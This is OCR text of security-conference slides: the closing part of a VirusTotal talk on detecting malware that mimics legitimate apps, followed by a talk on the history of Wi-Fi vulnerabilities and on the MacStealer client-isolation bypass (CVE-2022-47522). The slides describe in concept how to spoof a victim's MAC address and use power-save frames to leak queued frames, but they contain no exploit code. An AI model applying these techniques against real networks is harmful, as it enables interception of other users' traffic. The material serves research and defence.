
   ```
   entity:file itw:updates.tdesktop.com have:execution_parents
   ```

1. And then iterate using the VT-API to search for malicious parents.

   ```
   …
   positives = item['attributes']['last_analysis_stats']['malicious']
   if int(positives) > 5:
      print(f'{item["attributes"]["sha256"]} - {positives}')
   …
   ```

Detecting these threats

Detecting malware using similar icons:



main_icon_dhash:f09ea26161a2ccf0 p:2+

Detecting these threats

Detecting malware using valid certificates:

Conclusions

- Malware signed by stolen signing keys occurs more frequently we expected.
- Visually mimicking legitimate apps is a growing trend.
- Packing legitimate installers with malware is not as popular, but keeps growing.
- Popular domains (including gov*) are used regularly for malware distribution.

VIRUSTOTAL

Thank you

Vicente Diaz
@trompi

THE STATE OF WI-FI SECURITY AND VULNERABILITIES IN CLIENT ISOLATION

Domien Schepers, PhD, Senior Security Engineer @Qualcomm

Domien Schepers is a Senior Product Security Engineer at the Qualcomm Product Security Initiative (QPSI).

Prior to joining Qualcomm, Domien received a PhD in Cybersecurity from Northeastern University where he studied wireless network security

Domien previously worked for the Centre for Cybersecurity Belgium (CCB) as a cybersecurity analyst.

Qualcomm

The State of Wi-Fi Security and Vulnerabilities in Client Isolation

Domien Schepers

Centre for Cybersecurity Belgium (CCB) - Connect & Share

Thursday, April 20th 2023.

About

Senior Security Engineer

Qualcomm

Qualcomm

PhD in Cybersecurity

Northeastern University

LVX VERITAS VIRTVS
Northeastern University

Cybersecurity Analyst

Centre for Cybersecurity Belgium

CENTRE FOR CYBER SECURITY BELGIUM

Introduction

Over the years, significant evolution of Wi-Fi (IEEE 802.11) standards.


- Due to an increasing demand for performance and security.

For example, recently the Wi-Fi Alliance introduced Wi-Fi 6 and WPA3.

Introduction

Changes to the security landscape, threat model, attack surface.

- New features, new implementations... new bugs.




For a wireless protocol, attackers can operate over-the-air:

- Attack may require proximity (within radio range), wireless.

Today

1. The State of Wi-Fi Security
2. Vulnerabilities in Client Isolation



https://9to5mac.com/2023/03/28/macstealer-malware/

https://thehackernews.com/2023/03/new-wi-fi-protocol-security-flaw.html


1 The State of Wi-Fi Security

Wi-Fi Security


Over the years, a large number of design and implementation flaws.

Resulting in numerous '*branded vulnerabilities*' with significant impact.

https://www.eset.com/int/kr00k



https://www.krackattacks.com



https://wpa3.mathyvanhoef.com

https://www.fragattacks.com

Wi-Fi Security (2000s)

Breaking passwords with offline dictionary attacks:

- Capturing one connection handshake is sufficient.

No forward secrecy, old data traffic can be decrypted.

No protection for management frames:

- Leading to, for example, trivial denial-of-service attacks.


WPA-TKIP Encryption (2010s)

Temporal Key Integrity Protocol (TKIP).

- Often supported for backwards-compatibility.

Insecure: weak cryptography, side-channels, ...

Now legacy protocol, officially deprecated.



Apple iOS warning for an insecure Wi-Fi network.


KRACK Attacks (2016)

Key Reinstallation Attacks (KRACK).

- For example, force a station to reuse nonce values.

Flaws in the standard mean everyone is vulnerable:

- Decrypt frames from a vulnerable client.
- Replay frames to a vulnerable client.



https://www.krackattacks.com

WPA3 Attacks (2019)

WPA3 has an improved security handshake dubbed Dragonfly.

- Simultaneous Authentication of Equals (SAE).

Suffered from side-channel leaks in the handshake.

- Enables offline brute-force attacks on password.

https://wpa3.mathyvanhoef.com

Fragmentation Attacks (2021)

Fragmentation and Aggregation attacks (FragAttack).

Flaws in the standard and implementation exploiting:

- Mechanisms for aggregation, fragment cache, ...


Leads to injection of plaintext messages and more.

https://www.fragattacks.com

Denial-of-Service (2022)

Recall that management frames were originally not protected.

- For example, deauthentication messages.



Wi-Fi Management Frame Protection (MFP) offers protection.

- Required since WPA3 (albeit with a "*transition mode*").

Shown to remain vulnerable to denial-of-service in practice.

Kr00k (2019)

Forces vulnerable devices to use an all-zero key for encryption.


Data leaks from the hardware's **transmit queue**.

Note transmit queues exist across the stack, for example:

- Hardware (e.g., spectrum management).
- Kernel (e.g., power management).

https://www.eset.com/int/kr00k

Kr00k (2019)



Raises a bigger question,

how are queues and the client's security context managed?


2 Vulnerabilities in Client Isolation

Publication

To be published at USENIX Security 2023 in August.

- Research partially funded by the Flemish Research Programme Cybersecurity.

Presented at Real World Crypto 2023 and Black Hat Asia 2023.



Framing Frames: Bypassing Wi-Fi Encryption by Manipulating Transmit Queues

Domien Schepers
Northeastern University
schepers.d@northeastern.edu

Aanjhan Ranganathan
Northeastern University
aanjhan@northeastern.edu

Mathy Vanhoef
imec-DistriNet, KU Leuven
mathy.vanhoef@kuleuven.be

Abstract

Wi-Fi devices routinely queue frames at various layers of the network stack before transmitting, for instance, when the receiver is in sleep mode. In this work, we investigate how Wi-Fi access points manage the security context of queued frames. By exploiting power-save features, we show how to trick access points into leaking frames in plaintext, or encrypted using the group or an all-zero key. We demonstrate resulting attacks against several open-source network stacks

the Access Point (AP) buffers eligible frames destined for the client. The buffered frames are later transmitted to the client following a specific protocol. Frames might also be queued by the hardware when the sender is waiting for available medium access or while waiting for an acknowledgment of a transmitted frame that may require retransmission. Frames are also buffered at the receiver. For example, frame fragmentation allows large frames to be broken up into smaller fragments and transmitted. At the receiver, frames are buffered until all

https://papers.mathyvanhoef.com/usenix2023-wifi.pdf

https://github.com/vanhoefm/macstealer

https://github.com/domienschepers/wifi-framing

The Security Context

Formally known as the *‘security association’* in the IEEE 802.11 standard:

- Protocol suites, negotiated encryption keys, packet counters, …
- All information needed to securely communicate.

What is the relation between security context and frames in the transmit queues?

- What happens to a queue if the security context changes? E.g., reconnection.

In this research project, we investigated how we can manipulate both.

In short, an attacker can:

Leak frames from the queue in plaintext, all-zero key, or group encryption key.

Cause denial-of-service attacks, even under management frame protection.

Bypass client isolation, allowing one to steal frames sent towards a victim client.


MacStealer

CVE-2022-47522


The IEEE 802.11 specifications through 802.11ax allow physically proximate attackers to **intercept (possibly cleartext)** target-destined frames by **spoofing** a target's MAC address, sending Power Save frames to the access point, and then sending other frames to the access point (such as authentication frames or re-association frames) **to remove the target's original security context**. This behavior occurs because the specifications do not require an access point to purge its transmit queue before removing a client's pairwise encryption key.

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-47522


Finding 1: Leaking Frames from the Queue



